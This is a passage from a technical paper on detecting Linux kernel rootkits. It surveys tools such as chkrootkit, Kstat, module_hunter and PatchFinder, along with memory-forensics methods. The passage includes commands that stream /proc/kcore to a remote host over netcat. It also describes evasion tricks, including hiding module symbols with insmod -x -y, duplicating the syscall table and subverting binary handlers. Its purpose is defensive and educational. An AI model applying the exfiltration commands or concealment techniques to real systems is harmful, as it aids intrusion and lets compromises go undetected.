Low level hard disk inspection would be useful too for finding filesystem anomalies, such as incorrect hard link counts, total size occupied... In order to find hidden directories, it is suggested to try some brute force tests based on creating all possible directories, with let's say, names of 5 characters. If the `sys_mkdir` syscall was not properly intercepted, although a directory with the tested name is not visible (but it exists), the syscall will return an error saying that there is a directory with that name.

Besides, once a rootkit has been detected it is possible to exactly discover the rootkit type by fingerprinting, for example, the specific system calls modified by this version [DAI1] [MILL1]. The syscall set used tends to be very unique between all different rootkit variations.

Some rootkits also used the `PF_INVISIBLE` flag in the process `task_struct`, like old versions of Adore, in order to find its own hidden processes. It was possible to detect it walking through the kernel tasks list and verifying this flag, but it doesn'tt work anymore with Adore v0.53.

[25] http://jclemens.org/knark/knarkfinder.c

[26] Not anymore, because new user-mode rootkits split up passwords and distributed them throughout the binary, in non consecutive characters.

5.1.11 LKM specific detection methods and tools

There are several and different Linux tools known as “Rootkit Scanners”, that is, tools focused in scanning a system searching for rootkits fingerprints [27] [28]. Some of them will be analyzed in the following sections because they are complementary solutions focused on different rootkit techniques and hacks.

The problem is that rootkits are moving targets nowadays, so the static security methods that exist today are not going to work against the last and future kernel rootkit methods of tomorrow. This security area is actually in a continuous race to beat the black side.

Some of the methods presented here are commonly used in forensic investigations (5.3) because they provide lot of useful internal system information.

5.1.12 Saint Jude

Saint Jude [STJUD1] is a project implementing a kernel-level IDS mechanism to protect the integrity of Unix systems. This detection mechanism tries to alert about improper privilege transitions of user-mode processes where the execution flow is abnormally changed, detecting the execution of applications not defined by the normal system’s behavior.

This is a rule-based IDS detector, which learn the normal system behavior monitoring the execution of new processes through the `execve()` system call, categorizing all system processes as unprivileged or privileged (owned by root), and associating a restriction list to all them.

Once active, it applies a rule-base policy and when violated (the execution acquires greater privileges (root) or switches to another binary), the process involved is aborted, avoiding the exploitation of common vulnerabilities, like buffer overflows, format strings, unchecked conditions and inputs that allow to change the program execution. . . and a root-privilege escalation.

Although this project was not initially related with kernel attacks, there are two main reason for analyzing it. First one is because it is implemented in Linux as a kernel module (wrapping the original system calls with its own versions); besides it also implements mechanisms to protect the LKM itself from the attacks described in previous chapters. Specifically, its protection capabilities were extended by the St. Michael project (analyzed later). Second one is because it enforces one of the first protection methods recommended to avoid kernel rootkits: “not allowing a potential attacker to get root access into the system”.

[27] http://www.linuxsecure.de/index.php?action=46
[28] http://www.la-samhna.de/library/rootkits/detect.html

More information about the detection mechanisms suggested can be found on two papers called “St. Jude Model” and “On Intrusion Resiliency” available in the project web page [STJUD1], and implemented by this Intrusion Resiliency System solution.

5.1.13 Chrootkit

This tool was created to detect user and kernel mode rootkits [MURI1], specifically “to locally check for signs of a rootkit”. It is a Bourne shell script with some fragments written in C language, trying to make it as much platform-independent as possible (it runs in multiple Unix flavors). The last version available is 0.43 [CHKR1].

Some of the old methods mainly associated to user-mode rootkits implemented by this tool are:

- Searching for rootkit config files: in order to made rootkits very flexible and customizable, attackers program them to obtain its configuration from some system files, like “`/dev/hda01`” in the default config of Linux Rootkit, LRK. These files are queried at execution time in order to know what system information should be hidden. Using tools like `strings, objdump or hexdump` it is possible to search for filename strings in the binaries substituted by the rootkit.

- Known character sequences: using the same idea, other strings can be searched for, like e-mail information, special compilation symbols, libraries used...

- Log entries removal: identify when this has happened.

This tool also uses several of the methods described along this chapter. Nowadays, it is the most complete rootkit detection tool [29] and therefore it is recommended to execute it periodically in the system.

It checks for about 50 different user and kernel-mode rootkits. The output from this tool probably cannot be trusted in a compromised system, because it is based on Linux standard commands, like `awk, cut, echo, egrep, find, head...`; thus, it provides special switches to specify the path to the trustable binaries `(-p, path)` and to work in a box you trust `(-r, rootdir)`.

From the different components that make up this tool, all them more focused on user-mode rootkits, `chkproc.c` and `chkdirs.c` are the most interesting ones for

[29] http://www.giac.org/practical/gsec/Bill_Hutchison_GSEC.pdf

detecting LKM kernel rootkits. All the other tools are useful for detecting suspicious activities or system inconsistencies.

This tool is able to detect well known anomalies and lots of already published rootkits, but it should be upgraded to detect the latest rootkits. The best method that could be used is the one pointed out by its authors, accessing an online rootkit signature repository, like the one maintained by the already obsolete http://www.cyberabuse.org/ [30].

`chrootkit` compilation and usage

The Unix shells scripts can be directly used, but the C programs must be compiled. Run: `make sense`.

In order to see all the tool options type:

```
# ./chkrootkit -h
Usage: ./chkrootkit [options] [test ...]
Options:
        -h                  show this help and exit
        -V                  show version information and exit
        -l                  show available tests and exit
        -d                  debug
        -q                  quiet mode
        -x                  expert mode
        -r dir              use dir as the root directory
        -p dir1:dir2:dirN path for the external commands used by chkrootkit
        -n                  skip NFS mounted dirs
```

The tool must be run as root and can be executed to run all test (without options) or just some specific checking. The `lkm` options uses the `chkproc` and `chkdirs` programs (see bellow). It additionally includes specific checks for 3 specific Linux rootkits, Adore, Knark and Sebek, based on symbol or `/proc` searches (already mentioned before).

```
# ./chkrootkit lkm
ROOTDIR is ‘/’
Checking ‘lkm’... nothing detected
```

All the detection methods are totally rootkit version dependent, that is, the latest `chkrootkit` v.0.43, is not capable of detecting the latest Adore, v.0.53 (see output above).

[30] http://rk.cyberabuse.org/

`chkrootkit` secure execution and results

This is the list of binaries `chkrootkit` relies on to perform all its tests: `awk, cut, egrep, find, head, id, ls, netstat, ps, strings, sed, and uname`. It is necessary to be sure these programs have not been tampered, so it is recommended to always use the `-p` option to indicate a secure patch containing the trusted binary copies, typically in a read-only media:

```
# ./chkrootkit -p /cdrom/sbin
```

This technique could be compromised if the `mount` command is not trusted, so the tool also include the `-r` option in order to analyze the suspicious compromised disk into another system and analyze it from there. This option indicates the root directory.

```
# ./chkrootkit -r /mnt
```

The recommended procedure if the system can be rebooted is to boot from a Live Linux CD and recreate the original disk structure under "`/mnt/root`", mounting all the system's partitions, and execute: `./chkrootkit -p /sbin -r /mnt/root`

When executed, there are several messages that can be generated by this tool (see its `README` file). The most critical ones are "`INFECTED`", denoting that the test has identified an anomalous behavior (using the `-q` option only these messages will be printed out), "`not tested`" if the test cannot be performed and "`Vulnerable but disabled`", when a command is infected but is not being used.

`chkproc`

This tool checks if the `/proc/PID` entries, identifying the system processes, are hidden from commands like `ps` and the `sys_readdir` system call.

This command tries to access every possible process ID (PID) directory, through the `sys_chdir` syscall, using a brute force method (from 1 to 99999, although the Linux limit is 32768 ; see `PID_MAX` in "`/usr/include/linux/threads.h`". It then checks if a process exist for all the PIDs it was capable of entering on its directory (in Linux it should differentiate between threads and processes). If some PID is not available it could reveal a hidden process.

Of course, if the system generates lots of short life processes the tool can generate lots of false positives. This command has a verbose `-v` option. A real-world incident using `chkrootkit` in a system rootkited with SuckIT is available at http://www.soohrt.org/stuff/linux/suckit/.

However, it is not possible to find files this way in the new Adore versions (v.0.53), because it is not longer possible to `chdir()` or `stat()` process ID directories (PID) `/proc` if the process is hidden.

`chkdirs`

This tool (contributed by Hal Pomeranz) recursively traverse a directory tree trying to find discrepancies between the directory hardlink count and the number of subdirectories available. If differences are found this indicates that there are hidden directories. The `-n` option can be used not to use it recursively.

5.1.14 Rootkithunter

Rootkithunter [31] [32], `rkhunter`, is a user and kernel-mode rootkit scanner (shell script) that analyzes the system for signs of rootkit compromising. It checks a long list of rootkits over several Unix flavors.

In a similar way as `chkrootkit` it looks for rootkit default files, hidden files and processes, wrong binaries permissions, opened ports, well-known LKM modules strings associated to kernel rootkits. . . [33].

5.1.15 Rkscan

Rkscan is a small kernel rootkit scanner [34] [35]. It detects a couple of specific kernel-mode rootkits such as Adore (v0.14, 0.2b and 0.24) and Knark (v0.59).

It focuses on very specific rootkit features. On the one hand, Adore [ADOR1] used the `setuid()` syscall to check if the rootkit was running, using a specific parameter value, “31337+2” in v0.14 and “61855” in v0.24. On the other hand, Knark v0.59 uses the `settimeofday()` syscall to check for the rootkit existence, again using a “evil” numeric value.

These values can be changed at compilation time (and could be even changed at run time). For this reason, the scanner uses brute-force methods to test all the possible values looking for a message indicating that the rootkit exists. Newer

[31] http://www.rootkit.nl/projects/rootkit_hunter.html
[32] http://freshmeat.net/projects/rkhunter
[33] http://www.rootkit.nl/articles/rootkit_scanning_techniques.html
[34] http://www.hsc.fr/ressources/outils/rkscan/index.html.en
[35] http://www.hsc.fr/ressources/breves/LKMrootkits.html.en

rootkits would use cryptography or a state machine methods, where a sequence of several values should match in order to generate a valid response.

5.1.16 The "Carbonite" LKM

The analysis of a dead kernel rootkited compromised system in an external box provides information about the hidden files and directories (the disk contents). The methods used to detect and manage the incident response of a kernel rootkited system cannot be based on using user mode tools to inspect the system activity; in order to analyze a live compromised system, some kind of kernel `ps` like tool should be used to extract all the real process images and a kernel `netstat (or lsof)` like tool should be invoked to obtain the network connection information.

The easiest method to implement this type of tool will probably be through a Linux LKM, like Carbonite [FOUN1] [JONE1]. It can be loaded at any time, even when the system has been compromised, and it focuses on the main kernel structure related with processes, `task_struct`, which maintains information on every running process in Linux on a linked list. Its name cames from the "Star Wars" movie saga, because when it runs, the process list is freezed until the information has been dumped to disk (no other processes could be started).

The tool goes through the process linked list logging all the processes related information plus their binary image (one file per process). The process image is extracted from the memory regions pointed by its `task_struct` using a complex method. It even detects LKM rootkits that patch syscalls used to access `/proc`.

Some of the fields obtained from the process struct are the process ID (PID) and name, the owner (specifying the privilege level), its status (running, sleeping. . .), its command line arguments and environment variables, its opened files and network sockets, the process start time. . . ; lot of useful information that would help in the system analysis.

5.1.17 Kstat: system call analysis and more

Due to the fact that most LKMs focus on modifying the system call table in order to substitute specific kernel code to hide its activities, it will be required to check the system call table state and being able to verify if it has been modified over time.

Kstat, Kernel Security Therapy Anti-Trolls, [36] is a tool to find and remove evil LKMs. It is mainly focused on checking the kernel integrity by fingerprinting the

[36] http://www.s0ftpj.org/en/tools.html

system calls, although it also uses other methods, like network sockets analysis and stealth modules scanning. It includes a promiscuous mode detector too.

When the command `kstat -s` is executed, it gets all the system calls memory addresses from `/dev/kmem` (using the `sys_call_table` reference) and compares them with the ones stored in the "`System.map`" file. All the non-matching instances are displayed meaning that the system call has been hijacked since the kernel was compiled. This is probably the most useful Kstat method because almost all rootkits modify the system call table.

If the "`System.map`" file was deleted after compilation, a useful approximation can be obtained from the "`vmlinux`" kernel file. Using the command in figure 5.5 the map can be extracted from the correct Linux kernel binary ,`vmlinux`, ordering the symbols by memory address.

```
# nm /boot/vmlinux-2.4.20-8 | sort > System.map
# less System.map
00000000 a EBX
00000000 a state
00000001 a CF_MASK
00000004 a ECX
...
```

Figure 5.5: Getting "System.map" from the kernel binary file

Newer versions doesn't rely anymore on "`System.map`" but include the required symbols at compilation time, so it must be recompiled for every new kernel (must be compiled in a clean, trusted system, not after a compromise).

Additionally a new option has been included to restore the system call addresses, `kstat -s 1`.

The `kstat -M` command shows all linked modules going across the modules linked list. Apart from that, it scan the kernel memory searching for module-like objects structs, trying to detect LKMs using a hiding method described bellow. It even can reintroduce an "orphan" module into the linked list again. This not only helps in the detention of malicious rootkits but in the protection phase, because now the evil LKM can be removed from memory [37].

The `kstat -P` command shows all running processes, even the ones hidden by a rootkit. If a strange process is detected, it is recommended to run `kstat -p <PID>` to extract all the process details.

Some references, like [MILL1], explain how to use Kstat to detect some common kernel rootkits, like Rkit, Knark or Adore.

There was a method to unlink a module following all the steps used by the `sys_delete_module` syscall except that the memory allocated for the module is not

[37] See the Kstat sources showing an example, in "`LKM-HOWTO`" against Adore v0.42).

cleaned [SPACE1]. This allows to build an evil LKM not detectable by the `kstat -M` option (the proof of concept (for kernel version 2.2), called `warlkm`, is still detectable by the `-s` option because it has changed some other syscalls for its own activities).

There is another method based on replacing the complete system call table with a new copy (see section 5.1.21, SuckIT), that allows to trick `kstat -s` so it won't figure out that a syscall substitution has been performed (the global syscall table symbol remains untouched).

In order to avoid this hacking technique a new detection method is required. Once the table has been duplicated and referenced, if a new LKM is loaded and it replaces one of the standard system calls (using the typical method based on referencing the `sys_call_table` symbol), the newly replaced syscall will be never used, because the system is using the syscall referenced by the duplicate (table), not the original one (referenced by the kernel symbol).

It will be very easy to create a simple module that overwrites the most common syscalls affected by kernel rootkits (`sys_execve, sys_kill, sys_ioctl, sys_fork, sys_read, sys_open...`) with newer versions that only print a message before calling the standard syscall (using `printk()`).

Its simple user-mode counterpart program will invoke all these syscalls, checking if the expected message is displayed or not. If not, then the kernel system call table references have been tampered with the previous commented method.

Another solution [SPACE1] would be to search for the `sys_call_table` address inside the `system_call` function. If it doesn't match with the kernel symbol, the system has suffered the hack previously explained.

Apart from that, new exploits [38] have been release to trick Kstat. They use methods as the ones pointed out in section 3.4:

- How to hide tasks to KSTAT hijacking kernel symbols and functions used to load binary formats: http://xenion.antifork.org/files/KSTAT-0
- How to hide tasks to KSTAT (first version): http://xenion.antifork.org/files/KSTAT-1

5.1.18 Exporting standard and debugging module symbols

The module proprietary exported symbols can be visualized through "`/proc/ksyms`". The name of the module is shown between brackets (see section 2.3.9).

Once a module is loaded, the default symbol exportation policy apply (see 2.3.9),

[38] http://xenion.antifork.org/

although it is possible to overwrite this policy using the `-x` switch to remove all symbols not explicitly exported.

However, when removed, since kernel version 2.4, the debugging symbols are also added (see 2.3.10) thus the module is not totally invisible. There is another switch, `-y`, not to export the debug symbols. However, if only this switch is used, the standard symbols are exported. As a conclusion, for a rootkit to be hidden from the symbols perspective, both switches must be used:

```
# grep GCUX /proc/ksyms
#
#                          <---- Standard module load
# insmod GCUXsymbol.o
# grep GCUX /proc/ksyms
d08ff060 my_function    [GCUXsymbol]
d08ff368 __insmod_GCUXsymbol_S.data_L4  [GCUXsymbol]
d08ff060 __insmod_GCUXsymbol_S.text_L56 [GCUXsymbol]
d08ff368 my_symbol      [GCUXsymbol]
d08ff000 __insmod_GCUXsymbol_O/root/LKM/GCUXsymbol.\
                             o_M408DB083_V132116  [GCUXsymbol]
# rmmod GCUXsymbol
#
#                          <---- Module load without symbols
# insmod -x GCUXsymbol.o
# grep GCUX /proc/ksyms
d08ff000 __insmod_GCUXsymbol_O/root/LKM/GCUXsymbol.\
                             o_M408DB083_V132116  [GCUXsymbol]
d08ff060 __insmod_GCUXsymbol_S.text_L56 [GCUXsymbol]
d08ff348 __insmod_GCUXsymbol_S.data_L4  [GCUXsymbol]
# rmmod GCUXsymbol
#
#                          <---- Module load without debugging symbols
# insmod -y GCUXsymbol.o
# grep GCUX /proc/ksyms
d08ff060 my_function    [GCUXsymbol]
d08ff2d8 my_symbol      [GCUXsymbol]
# rmmod GCUXsymbol
#
#                          <---- Module load without any symbol !!
# insmol -x -y GCUXsymbol.o
# grep GCUX /proc/ksyms
#
```

All these variations should be taken into account during the LKM detection steps.

5.1.19 Kernel memory scanning: searching for hidden modules

`module_hunter.o` [PHRA613] is an LKM to find out rootkit hidden modules. Typically modules are hidden unlinking themselves from the kernel list of running modules (see section 2.3.3). Acting this way the LKM cannot be removed (unloaded) from kernel memory.

However, it is possible to traverse the kernel memory searching for modules (`struct module`) using brute force methods. The `vmalloc` kernel memory region is 128 Mb in size, and modules must be aligned to the kernel memory page, that is 4 Kb, thus the maximum search is 128Mb/4Kb = 32768. The problem is that there are wholes (not mapped sections) inside this memory region that, if accessed, will generate a "memory page fault".

Therefore, only the mapped addresses should be accessed. This information could be obtained querying the page directory (`pgd`) and the page table (`pgt`) (see "`/usr/src/linux-2.4/include/asm-i386/page.h`").

The page tables are the kernel structures mapping the virtual addresses (linear) to the physical addresses. The mapping is performed in blocks, called pages. So these directory and table provide information of what page of virtual memory is contained in an specific page (region) of physical memory (RAM).

The list of modules obtained through brute-force are available through `dmesg` and "`/proc/showmodules`"; they should be compared against the list reported by the system (`lsmod`) to find the hidden modules. It is recommended not only to look for new modules, but for the size of expected modules, because it is possible to hide an "evil" module inside a "trusted" one (see section 3.7).

This LKM could be implemented as a user-mode program accessing to memory through `/dev/kmem` in case LKM support were disabled.

The same ideas applied previously by `module_hunter.o` could be used for any other kernel memory structures, such as the contents of the `system_call` handler, modified by SuckIT (see section 5.1.21) or the `struct task_struct`, which maintains the list of processes running; thus it will be well worth to check for these memory areas and list contents too.

The SucKIT rootkit "only" modifies the `system_call` handler. Due to the fact that it does not intercept the `sys_read` and `sys_mmap` syscalls, it is possible to be detected using conventional memory scanning techniques, through `/dev/kmem`.

However, if it would add this feature it will be very difficult to find using a user-mode program like the one mentioned above; an LKM (kernel-space) tool would be required.

A step further in the kernel memory analysis would be to debug its contents as if it were a Linux executable binary. Due to the fact that the `/proc/kcore` memory image is in ELF format, it is possible to inspect it using `gdb` if the corresponding `vmlinux` compiled binary image is available [BURD1]. This would allow to extract any evidence form the kernel, as the system call table, the running processes, the list of modules, the system call handler code...

5.1.20 System call table state: LKM or memory dump

It is recommended to save a snapshot of the system call table after compiling the kernel in order to be able to check its integrity in the future, when there are suspicions that the system could have been compromised by a kernel rootkit. To baseline the system call table contents for a later comparison there are two possible alternatives:

On the one hand, a basic LKM could be developed to print out the complete `sys_call_table` pointers to check what system calls are being used and their memory addresses. It could be based on the section 5.6 LKM.

On the other hand, it is possible to use a user-mode program, like `memget/memseek` (see section 5.1.27) to dump all the memory contents and inspect them. It is not possible to inspect the memory directly through `mempeek`, so it must be transfered previously through `memget` [39]:

```
[Window/System 1]
# nc -l -p 9999 > kmem

[Window/System 2]
# memget 127.0.0.1 9999
Wrote 70022 pages.
#
```

Once transfered, the memory should be inspected. First of all, the address of `sys_call_table` should be obtained from "`System.map`" or `/proc/ksyms` if exported. This address will be used to seek into the memory contents. Due to the fact that every address occupies 32 bits (`long`), the memory should be inspected in 4 bytes blocks.

[39] Netcat has been used in the local system for this purpose. A remote system could also be used.

Remember that the `sys_call_table[__NR_syscall_max+1]` is an array containing the pointers to every system call function (see "`/usr/src/linux-2.4/arch/x86_64/kernel/syscall.c`"), so every line shows the next entry in the array. The validity of the process can be confirmed by looking at the system call symbol addresses again in "`System.map`" or `/proc/ksyms` if exported. The order in the array can be obtained from "`unistd.h`".

```
# cat /usr/include/asm/unistd.h
...
#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
#define __NR_write               4
#define __NR_open                5
#define __NR_close               6
...
}

# ll
total 280644
-rw-r--r--    1 root     root     287090200 Apr 30 05:58 kmem
#
# grep sys_call_table /boot/System.map
c030a0f0 D sys_call_table
#
# mempeek kmem
mempeek version 0.1.0 starting.
> peek c030a0f0
c030a0f0: 0xc0128fa0 (-1072525408) "   @"
>
> peek c030a0f0 4 8 c 10 14 18 1c 20 24 28 2c 30 ...
c030a0f0: 0xc0128fa0 (-1072525408) "   @"  <---- sys_call_table[0]
c030a0f4: 0xc011f8e0 (-1072564000) "‘x @"  <---- sys_exit [1]
c030a0f8: 0xc0107aa0 (-1072661856) " z @"  <---- sys_fork [2]
c030a0fc: 0xc0146cb0 (-1072403280) "0l @"  <---- sys_read [3]
c030a100: 0xc0146df0 (-1072402960) "pm @"  <---- sys_write [4]
c030a104: 0xc0146220 (-1072405984) " b @"  <---- sys_open [5]
c030a108: 0xc0146370 (-1072405648) "pc @"  <---- sys_close [6]
c030a10c: 0xc0120060 (-1072562080) "‘  @"  ...
c030a110: 0xc01462c0 (-1072405824) "@b @"
c030a114: 0xc0154510 (-1072347888) " E @"
c030a118: 0xc0154070 (-1072349072) "p@ @"
c030a11c: 0xc0107bb0 (-1072661584) "0{ @"
```

```
c030a120: 0xc01457f0 (-1072408592) "pW @"
>

# grep sys_ /boot/System.map | more
...
c011f8e0 T sys_exit
c0107aa0 T sys_fork
c0146cb0 T sys_read
c0146df0 T sys_write
c0146220 T sys_open
c0146370 T sys_close
...
# grep sys_ /proc/ksyms | more
...
c0146cb0 sys_read_R16bd3948
c0146df0 sys_write_Rdc2df0a0
c0146370 sys_close_R268cc6a2
...
```

It is recommended to extract all this information to a file, from address `0xC030A0F0` until the end of the table, `0xC030A464` for the Intel x86 platform. The number of objects in the array is 221, defined by `__NR_getdents64` equal to 220 [40].

5.1.21 Kernel memory scanning: searching for a `sys_call_table` duplicate

The problem is that most of the system call table modification detection methods rely on the address obtained when resolving the `sys_call_table` symbol. If a new entire copy of this table is created and all the kernel occurrences (the two references found) of the system call table address are replaced by the new evil table address (specially `system_call`) the detection methods won't be able to figure out that the system calls have been replaced, because the system is using a new system call table while the global table symbol (`sys_call_table`) remains untouched [SPACE1]. This method has been also developed by the SuckIT rootkit [PHRA587].

If the kernel memory (`/dev/kmem`) is scanned, the address of the `sys_call_table` symbol can be found referenced by 2 different code sections in Red Hat 9 (see bellow):

```
Apr 29 17:42:39 localhost kernel:  c0109533
```

[40] See "`/usr/src/linux-2.4/include/asm-x86_64/unistd.h`" and "`/usr/src/linux-2.4/include/asm-i386/unistd.h`".

```
Apr 29 17:42:39 localhost kernel:  c010959f
```

This information has been obtained using the LKM described in [SPACE1]. This very simple module is an educational kernel symbol searching implementation (see figure 5.6).

```
#define MODULE
#define __KERNEL__
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/mm.h>
#include <asm/unistd.h>
#include <sys/syscall.h>
#include <linux/proc_fs.h>
extern void *sys_call_table[];

int init_module(){
  char *ptr;
  int count=0;
  for ( (int)ptr =(int) 0xc0100000; ((int)ptr) <(int)0xc026e000 ; ptr++)
    if( * ((int*)ptr)==(int)sys_call_table)
       printk("<1> %p \n",ptr);
  return 0;
}

void cleanup_module(){
}

# gcc -c -O2 memscanner.c -I/usr/src/linux-2.4/include
# insmod memscanner.o
Warning: loading memscanner.o will taint the kernel: no license
  See http://www.tux.org/lkml/#export-tainted for information about tainted modules
Module memscanner loaded, with warnings
# tail -f /var/log/messages
...
Apr 29 17:42:39 localhost kernel:  c0109533
Apr 29 17:42:39 localhost kernel:  c010959f
#
```

Figure 5.6: LKM memory scanner for the system call table references

It searches through a very specific memory range: the kernel memory goes from `0xc0000000` to `0xffffffff`. The kernel text region starts at `0xc0100000`, defined by the `_text` symbol. The `0xc026e000` value is an estimation of the end of the kernel text section, before the kernel string table `__kstrtab_...` symbols.

The third reference found in [SPACE1], `__ksymtab_sys_call_table`, is no longer valid with new kernels where the table symbol is not exported anymore (see section 5.2.9). The `__ksymtab_...` symbols represent the exported kernel symbols table.

This LKM will return the different kernel addresses where the `sys_call_table` symbol address is being referenced. The corresponding kernel portion (identified

by its symbol name) this new addresses belongs to can be found searching in "`System.map`" and figuring out where the address is contained:

```
# grep c01095 /boot/System.map
c0109504 T system_call
<---- c0109533 (first reference)
c010953c T ret_from_sys_call
...
c0109584 t tracesys
<---- c010959f (second reference)
c01095a7 t tracesys_exit
...
```

`system_call` is the function in charge of the system calls execution (widely explained along this paper). As can be seen, it references the `sys_call_table` address in order to find the address and execute the selected system call function. `tracesys` is used by `ptrace` to track system calls [41].

Some rootkits, like SuckIT, create its own system call table duplicate not to be detected by mechanisms only focused on looking for modified system calls. To detect them an `int 0x80` integrity checker LKM is required or more easily, the same code used previously could be used to look for the system call table references. If no references are found because the functions are pointing to the new table, it seems clear that something wrong is going on.

5.1.22 Execution path analysis

A rootkit detection method based on the number of low-level operations associated to the execution of standard system calls exists to check if the kernel has been tampered. It is called execution path analysis [PHRA5910] [42] and can detect even programs that don't change the original system call table but the `system_call()` function, like SuckIT.

It protects against the common system call table modifications because the "evil" modified system calls perform specific checking actions before calling the real/original system call (as for example checking the value of the process owner or a syscall argument, as was explained in chapter 3).

The kernel is a common changing entity when loaded in memory; most of the system activity taking place pass through it, so it is difficult to get clues of a compromise just by looking into it. For this reason it is better to focus in a specific

[41] See "`/usr/src/linux-2.4/arch/i386/kernel/entry.S`".
[42] The Patchfinder program can be downloaded from here.

aspect, like these added new low-level assembler instructions, to detect the rootkit modifications.

The goal is to statistically analyze the number of instructions executed during the system calls. A tool called PatchFinder implements this solution in Linux [CANO1] for the Intel x86 platform [43], because the processor allows counting the instructions when executing the system calls. It uses the `ptrace` flag and the `sys_ptrace` syscall to get the number of instructions executed.

The same execution path analysis method has also been designed for detecting Windows rootkits [44].

The tool is made up of two components: an LKM (called `patchfinder.o`) who patches the `system_call` kernel handler (through the native "`debug()`" exception handler), and a user-mode program to run the tests. The PatchFinder module is initially used to create a baseline for the standard system calls of the running kernel. It is used later on to check if the system call has been modified when it is executed.

Due to the handler change introduced by PatchFinder, rootkits modifying the `system_call()` function will fail if the tool is already installed, such as SuckIT, or the tool will generate a warning if the system has been rootkited previously.

The tool is focused on checking the system calls most typically used by kernel rootkits and the Adore rootkit is studied as an example in the original article [PHRA5910].

The following are some generic ideas to deceive this countermeasure that also affect other detection mechanism analyzed in this chapter.

The rootkit code can easily figure out if it is being traced or not. If so, it can release the system call hook and take it again after some time. But, due to the fact that Patchfinder is constantly analyzing the system behavior it would detect this and could lie the rootkit about the tracing status [PHRA5910].

Apart from that, due to the fact that one of the components of this solution run in user-mode, as a process, the rootkit can detect its presence and accommodate the system calls used by it to its own convenience. Additionally, Patchfinder uses a specific system call that could be used to fingerprint it (although it could be varied between installations).

Besides, having the tool source code it is possible to search the binary representation through memory patterns. As a conclusion, the same methods we are presenting to detect a rootkit LKM can be used by the rootkit to detect a detec-

[43] It is not the Windows PatchFinder 2 tool: http://www.securiteam.com/tools/5FP0L00BPS.html

[44] http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-rutkowski/bh-us-03-rutkowski-paper.pdf

tion/protection LKM.

This software author also suggested a similar method based on the system calls execution time instead of the number of instructions executed.

5.1.23 Detecting execution redirection

From the attacker's point of view, one of the most valuable actions a kernel rootkit can perform is the possibility of substitute the execution of any program by any other, method called execution redirection.

There are different techniques an evil LKM can try to reach this goal [PHRA595] [45]:

The traditional redirection method is based on replacing the `execve` system call (widely explain in chapter 3). This action is detected by checking the address of every entry in the system call table.

Between the system call model and the platform independent kernel there is a forwarding subsystem in which the `sys_execve` syscall is mapped to the `do_execve()` function. This function could be modified to execute the attacker's command. It is more difficult to be detected and code analysis would be required to find the new redirection instructions.

Before a binary gets executed, its filesystem image must be opened and verified, then it is read and processed. The kernel function in charge of the first step, opening the file, is `open_exec ()`; it is called from `do_execve()`. It can be subverted to open a different file. In the second step, a binary handler is invoked based on the file type; for Linux executables the ELF handler is the most common. This component reads the file contents, process them and finalizes when a new process is created.

The binary handlers [46] are not exported by the kernel, so the method should be based on replacing the ELF handler of the current process with a new evil handler. The handler is pointed by the `binfmt` field in the `task_struct` of the `current` process.

To detect this per process binary handler replacement, it is required to walk through the list of binary handlers maintained by the kernel looking for an unexpected one. The initial reference can be obtained from "`System.map`". It is defined by the "`formats`" pointer in "`/usr/src/linux/fs/exec.c`":

```
$ grep formats /boot/System.map
c033bc88 b formats
```

[45] This article includes several proof-of-concept codes for all these techniques.

[46] Defined in "`/usr/src/linux/include/linux/binfmts.h`".

Another detection mechanism could be to walk through the process list searching for binary handlers not supposed to be in use. For this, at least the pointer to the ELF binary handler is required; any other value would be suspicious (if no other binary formats are in use in the system).

The last redirection option is based on manipulating the dynamic linker, that is, the component in charge of loading and relocating the shared libraries used by the executables. The `mmap` and `mprotect` system calls are invoked to manage the necessary memory regions for the new library code. This method doesn't present any fixed execution pattern so it will be very difficult to detect it; actually it evades current forensic analysis tools [PHRA595].

All the suggested methods are just improvements over the execution redirection theory, and probably they will be used in a new near future kernel rootkit generation.

5.1.24 CheckIDT

CheckIDT [PHRA594] is a tool that lists the Interrupt Descriptor Table (IDT) and is capable of saving its current state. This baseline could be used later to check its integrity. It works by accessing `/dev/kmem` (it is not a LKM although it could be implemented like so).

The article introduces some IDT based proof-of-concept tools to implement a backdoor and to modify specific system calls. Currently there is no published well-working rootkit using the IDT.

5.1.25 The `kern_check` tool

`kern_check.c` [47] is a small tool to detect inconsistencies between the kernel system call table and the "`System.map`" information (similarly to Kstat). When running these type of tool it is recommended to used a previously saved, trustable "`System.map`" file.

It detect not only direct syscall table modification rootkits, but rootkits that install its own "private" syscall table (such as SucKIT or [SPACE1]), as well as the Adoreng rootkit through the `/proc` lookup function (extracted from [48]).

[47] http://www.la-samhna.de/library/kern_check.c
[48] http://www.la-samhna.de/library/rootkits/detect.html

5.1.26 The `check-ps` tool

`check-ps` [49] is a tool to detect rootkit hidden processes. To do so, the `--killscan` option must be used. It is very useful to detect a live rootkit, but if no hidden processes are running when executed it will not detect the rootkit existence. It works against Adore-ng and SuckIT (extracted from [50]).

It is not related with the anomaly user-mode `checkps` Linux rootkit detector [51].

5.1.27 Extracting the kernel memory

The following techniques can be used to directly dump the kernel memory image with the goal of analyzing it, searching for rootkits signs [52] and to get forensic evidence.

Nowadays there are other options apart from the traditional analysis methods described previously (5.1.1), which most probably change the system state, based on saving the system memory for a later analysis. To perform this task the crash dump facility available to troubleshoot and debug kernel bugs could be used. There are different toolsets available:

- Manual extraction [BURD1]: it is possible to access the physical system memory through `/dev/mem` or `/proc/kcore` and the virtual memory through `/dev/kmem`. `/proc/kcore` represents the system RAM so its size is the same as the system real memory (256 Mb in the example):

```
# ll /proc/kcore
-r--------    1 root     root     268439552 Apr 29 13:14 /proc/kcore
```

The memory can be obtained reading this file and saving its contents locally or remotely (using `nc` [NETC1]). Besides, it is possible to extract the strings contained in memory including its offset within the file:

```
# dd if=/proc/kcore of=/tmp/kcore (locally)
or
# dd < /proc/kcore | nc host port (remotely)
```

[49] http://www.la-samhna.de/misc/

[50] http://www.la-samhna.de/library/rootkits/detect.html

[51] http://sourceforge.net/projects/checkps/

[52] The information has been slightly modified from an "article" written by this paper's author [LOTRZ1].

```
# strings -t d kcore | tee kcore.strings
   1024 CORE
   1184 CORE
   1216 vmlinux
   1232 ro root=LABEL=/ hdc=ide-scsi
   1324 CORE
...
```

`/proc/kcore` is an ELF object so it can be debugged using `gdb`.

